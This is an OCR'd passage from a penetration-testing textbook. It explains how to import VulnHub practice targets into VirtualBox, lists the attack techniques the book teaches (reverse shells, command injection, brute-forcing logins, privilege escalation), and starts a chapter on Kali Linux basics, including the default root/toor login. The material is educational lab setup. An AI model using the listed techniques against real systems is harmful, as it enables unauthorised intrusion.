


Figure 2.2: *DC7 Target VM Setup*

The virtual images on the VulnHub website may be compressed, if this is the case then you may have to uncompress the relevant zip/rar/bz2 files in a folder using 7-zip or any other tool of your choice.

7-zip is a free software and can be downloaded from the website **https://www.7-zip.org/download.html**.

Importing the Virtual targets

Once the relevant VMs image are downloaded and extracted you can start the import process. Click on **`file`**>**`import`** or *Ctrl-I* from within the VirtualBox application to open the import window, browse to the relevant folder and click the **`.ova`** file. Doing this will populate all the configuration settings from within the **`.ova`** file and display them in the Appliance settings

section. You can then start the import process by clicking on the import button at the bottom of the window.




Figure 2.3: *DC 7 Setting*

You should be able to see the newly imported machine in the left pane after the import process finishes.




Figure 2.4: *DC 7 VM*

Special instructions for importing the Kioptrix: 2014 (#5)

The Kioptrix:2014 machine had been designed to run on VMware so we will need to do a bit of extra work to make it run on VirtualBox.

Download and extract the **`kiop2014.tar.bz2`** VM and **`kiop2014_fix.zip`** from the VulnHub site into a folder, double click the **`kioptrix2014.vbox`** (virtual machine definition) file to import the settings into VirtualBox.




Figure 2.5: *Kioptrix Import Settings*

The virtual hard drive of this VM has been incorrectly mapped which needs to be corrected before we can use the target, this can be fixed by clicking on the IDE primary master drive and selecting the **`choose a disk file`** option from the drop menu top open a file browser window.




Figure 2.6: *Fixing Kioptrix virtual drive path*

Browse to the location of the Kioptrix VM and open the **`kioptrix2014.vmdk`** file to fix the issue.

We will now configure this machine to use our pre-configured NAT network instead of anything else that the developer of the machine may have configured. To do so click open the VM settings by either right clicking on the VM name and selecting settings or by selecting the VM name and then clicking on the settings button from the menu.

Once the settings panel is open click on '**`Network`**' section in the left pane and change the '**`attached to`**' value to NAT Network, select the name of the network that we created in *Chapter 1: The Basics of Penetration Testing* in the 'name' drop down menu. confirm the new settings by clicking on the '**`OK`**' button.




Figure 2.7: *DC 7 Network Setting*

Our target machine is now configured and ready to be tested. You can use the same process shown above for downloading and importing the other target machines listed in this book.

Concepts covered with hands-on testing

During the course of the book and using various combinations of the target machines, many use cases will be explained in a step-by-step manner so that maximum learning is achieved.

- Host discovery scans
- Port scans
- Operating System fingerprinting
- Service identification and version detection
- Command chains
- Automation using bash scripts

- Service enumeration
  - HTTP
  - SNMP
  - FTP
  - SMB
  - SQL
- Gleaming valuable information from page source
- Fuzzing
- Local file inclusion
- Directory traversal
- OS command injection
- Bypassing web access filtering through user agent manipulation
- Remote code execution
- Bypassing file upload restrictions
- Enumerating and attacking WordPress
- Brute-forcing online login forms
- Encoding payloads
- Vulnerability research
  - Search engines
  - Exploit websites
  - Searchsploit
  - Metasploit
- Gaining reverse shell
- Using netcat for reverse shell and to transfer files
- Reverse shell on hardened netcat with fifo and input/output redirection
- Fixing limited capability reverse shell issues and upgrading to a TTY shell
- Local system enumeration
- SUID binaries

- Explore commands run as superuser using sudo
- Kernel exploitation
- Abusing unauthenticated TFTP service
- Exploitation using Metasploit
- Reverse shell using PHP backdoor
- Password Cracking
- Fuzzing input parameters to test vulnerabilities
- Privilege escalation and gaining root

We will use various tools available in Kali linux to test out the use cases listed above, in doing so the reader will gradually pick up the working knowledge of the various skills required for penetration testing.

Conclusion

The stage is set and the lab is almost ready to be used for testing purposes, in the next chapter we will touch upon a few aspects of how to get around Kali Linux VM and familiarise ourselves with some of the important commands and commonly used tools.

Questions

1. Which keyboard shortcut did we use to import appliance into VirtualBox?
2. Describe the networking adapter to enable networking between our kali and target systems?

CHAPTER 3

Finding Your Way Around Kali Linux

So far, we have covered the basics of penetration test, and the terminology used in the industry. We also created a virtual lab environment to serve as a platform where we can safely learn and practice our skills. Moving ahead this chapter we will teach you to maneuver around the newly installed Kali Linux, and get familiarized with the tools and techniques available on the Kali linux distribution, and how to use them effectively.

Structure

In this chapter we will touch upon the following areas:

- Overview of Kali linux.
- Basic account and system administration.
- Package Management.
- System operation
- Shell scripting

Objectives

After reading this chapter you will be able to:

- Navigate through the interface and learn useful commands.
- Perform system administration related tasks.
- Install, update and remove packages.
- Understand shell scripting concepts.
- Automate and simplify complex tasks using shell scripting.

Let's boot up the Kali Linux virtual machine that was installed in Oracle VM VirtuaBox Manager. Select the Kali Linux VM in the left pane, then

select the '**Machine**' menu followed by '**Start**' option. Select '**Normal Start**' to run the Kali VM. You should notice that the Kali Linux VM booting sequence has started. Continue to login into the system with username '**root**' and password '**toor**' (or username kali and password kali if you are using a later version of kali). If the VM is installed using a dvd image then you will be asked to supply an alternate password during the installation process, in that case you would need to login with the password supplied.

Figure 3.1: *Kali graphical desktop environment*

To the left of the desktop is the 'Dock' which houses shortcuts for a few popular applications to help quick launch of most used applications. The shortcuts in the dock can be easily customized by the user by dragging and dropping shortcuts from the '**Show Applications**' icon which can be found at the bottom of the dock. The top of the interface is divided in few parts, left side is the drop down '**Applications**' menu which is collection of various applications available in Kali Linux, the applications are further

divided into various categories (for example, Information Gathering, Vulnerability Analysis, and so on.) this is done to for easy identification of tools used in various phases of penetration testing. Do spend some time going through all the categories to become familiar with the list of tools available in Kali Linux. Towards the immediate right side of the '**Applications**' menu is the '**Places**' menu which contains links to common user directories such as current user's home, desktop and few other items. The right side of the panel contains the user menu which contains icons for configuring sound, network connectivity, battery along with user settings, lock screen and shutdown menu.

Changing the default password

The password for the root user can be changed by using the "**passwd**" command, upon running the **passwd** command you will be asked to enter the new password twice, the new password will be updated in the system, and the change will take effect on your next login.




Figure 3.2: *Kali terminal*

Just as a reminder please keep in mind that default passwords are a serious security risk, and a major reason of compromise, these should always be changed.

Changing time zone

The time zone set by default in Kali Linux is in UTC, this can be changed by clicking on the user menu to the right of the panel. Click on the current user '**root**' and then click on '**Account Settings**' this will open up a new settings window, navigate to '**Date and Time**' settings, configure these to match your time zone, date and time.




Figure 3.3: *Package configuration of tzdata*

An alternate way to change these settings through command line is by typing the command "**`dpkg-reconfigure tzdata`**" as root and changing the settings as and when prompted.

Command Help

A point to bear in mind while using any *nix based platform is that most of the interaction with the system is through the command line, and each software command has a variety of input options and sub options. It is quite common for users to forget the command syntax, and options due to the large number of tools available in Kali Linux.

To solve this issue, packages on Linux distributions ship with their help files which are known as man page which is short for manual pages. These man pages can be accessed by typing the command **`man <command name>`**.




Figure 3.4: *Manual page of the nmap command*

Screengrab of man nmap command, the man page showcases the options available within nmap and their usage.

Installing, removing, and updating packages

Kali comes with a lot of hacking tools and supporting packages however in some situations there might be a need to install additional tools or libraries which may not be a part of the standard Kali build. Missing library errors are commonly encountered while compiling binaries or executing perl or python scripts with a new package.

There are multiple ways to install packages in Kali Linux of which the most common and easiest method is to use the set of default package management tools called *apt* which is an acronym for '*advanced packaging tool*', the tool maintains a local database of software which are available on Kali Linux software repositories.

The most commonly used apt command options for package management are given as follows:

apt search <search-string>

Search option in apt is used for finding packages by name or type, this option provides a list of packages available within the repository matching the search criteria, this is particularly helpful when the exact package names aren't available.




Figure 3.5: *Searching for packages using apt*

Search for package containing keyword '**`screenshot`**' using command apt search screenshot provides a list of packages matching the search criteria.

apt show <package name>

Show option in apt with supplied with a suitable package name lists all information available regarding the package, the details include information on the package version, author, installation size, dependencies on other packages, and detailed description of the package.

